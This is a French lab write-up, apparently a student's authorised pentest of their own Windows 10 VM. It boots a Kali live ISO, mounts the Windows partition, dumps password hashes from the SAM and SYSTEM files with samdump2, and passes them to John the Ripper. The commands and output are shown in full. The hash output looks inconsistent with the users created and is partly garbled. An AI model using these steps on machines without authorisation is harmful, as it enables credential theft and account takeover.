

Accès à la machine avec un iso live de kali sur la windows 10

Accès au fichier SAM dans system 32

Utiliser john the ripper pour « dé-hasher » les mdp et ce reconnecter au PC

- 1) **Je vais réaliser un pentest donc c'est dans la catégorie whitehat qui réalise un test de sécurité ou le whitehat est en étroite collaboration avec le DSI donc dispose d'un maximum d'information**

Je vais sur la machine cliente Windows 10 et je crée un user ENEDIS avec comme mdp judo15


Et un user MSA avec comme mdp boxe15

Ensuite j'installe une ISO live de kali linux

Je crée les users comme ceci

Aller dans explorateur de fichier > clic droit sur PC > Gérer > Utilisateur et groupe

Ensuite clique droit et nouvel utilisateur



Je crée mes deux users

Une fois créer je configure la VM pour booter sur kali linux ISO live

Je vais dans les paramètres de la VM

Ensuite je vais dans contrôleur IDE et je définis un boot sur une ISO je mets kali linux live

Ensuite je repère le disque Windows avec « fdisk -l »

```
(root@kali)~# fdisk -l

Disk /dev/sda: 25 GiB, 26843545600 bytes, 52428800 sectors
Disk model: Virtual Disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: dos
Disk identifier: 0x2f0a891f

Device      Boot  Start      End  Sectors  Size Id Type
/dev/sda1   *      2048    1187839  1185792  579M  7 HPFS/NTFS/exFAT
/dev/sda2                1187840 52426751 51238912 24.4G  7 HPFS/NTFS/exFAT

Disk /dev/loop0: 3.33 GiB, 3574292480 bytes, 6981040 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

(root@kali)~#
```

1. Je crée un répertoire `/mnt/windows`

J'exécute cette commande

```
(root@kali)~# mount -t ntfs /dev/sda2 /mnt/windows
```

Ensuite je vais dans le répertoire où la partition est montée

```
root@kali: /mnt/windows
File Actions Edit View Help

(root@kali)~# ls
$Recycle.Bin          PerfLogs              swapfile.sys
$WINDOWS.BT          ProgramData           System Volume Information
$WinREAgent          Program Files         Users
'Documents and Settings' Program Files (x86)  Windows
pagefile.sys         Recovery
```

Pour récupérer les mot de passes hasher en ligne de commande il faut ce rendre dans le répertoire ou le fichier SAM est présent

Et exécuter cette commande

`samdump2 SYSTEM SAM > /fichier /ou /je /conserverLesHash`

```
(root@kali) - [ /mnt/windows/Windows/System32/config ]
# samdump2 SYSTEM SAM 255 x 2
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* :503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
*disabled* :504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SADEK:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

(root@kali) - [ /mnt/windows/Windows/System32/config ]
# samdump2 SYSTEM SAM > /root/hash.txt 2
# 2
```

Ensuite john hash.txt